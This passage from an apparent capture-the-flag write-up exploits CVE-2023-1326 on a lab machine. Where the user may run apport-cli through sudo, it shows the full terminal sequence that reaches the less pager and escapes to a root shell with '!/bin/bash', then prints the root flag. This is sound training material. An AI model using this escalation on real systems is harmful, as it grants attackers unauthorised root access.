This is significant because of CVE-2023-1326, a privilege escalation vulnerability found in apport-cli, a tool used to view crash reports.

Here's a more in-depth explanation:


- The vulnerability comes into play when non-privileged users are permitted to run sudo less on a specially configured system.
- apport-cli has a feature to view crashes, and this feature calls the default pager, which is typically less. Other functions might also be relevant.
- This vulnerability can be exploited to escape from restricted environments by initiating an interactive system shell.
- If sudo allows the binary to run as a superuser, it retains the elevated privileges and can be used to access the file system, escalate or maintain privileged access.

So this vulnerability is only effective if it's assigned in sudoers, and luckily, Logan has the ability to run it as a sudoer.

The command's manual provides the following description:


```
DESCRIPTION
       apport  automatically collects data from crashed processes and compiles
       a problem report in /var/crash/.
```

We have two options: we can either cause a process to crash using 'kill' and then use that report, or we can create a new report with the '-f' option, as the manual suggests. We chose to report a new problem, as depicted in Figures 22 and 23. We were able to execute '!/bin/bash', which granted us root privileges, as shown at the end of Figure 23.



```
sudo /usr/bin/apport-cli -f

*** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1
1^J

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?


Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2
2^J

***

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze

Press any key to continue...
..dpkg-query: no packages found matching xorg
..........

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.
```


Figure 22: Exploiting apport-cli - Part 1.



```
What would you like to do? Your options are:
  S: Send report (1.5 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
V^J
WARNING: terminal is not fully functional
-  (press RETURN)
== ApportVersion =================================
2.20.11-0ubuntu27

== Architecture =================================
amd64

== CasperMD5CheckResult =================================
skip

== Date =================================
Sun Feb  4 15:21:23 2024

== DistroRelease =================================
Ubuntu 20.04

== Package =================================
xorg (not installed)

== ProblemType =================================
Bug

== ProcCpuinfoMinimal =================================
processor       : 1
:!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
root@devvortex:/home/logan# ls
ls
user.txt
root@devvortex:/home/logan# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 23: Exploiting apport-cli - Part 2.

And finally, we have the root flag!



```
root@devvortex:/home/logan# cd ~
cd ~
root@devvortex:~# ls
ls
root.txt
root@devvortex:~# cat root.txt
cat root.txt
9caf6d69399e34936c89c830ad89cb5d
root@devvortex:~# 
```

Figure 24: The Root Flag.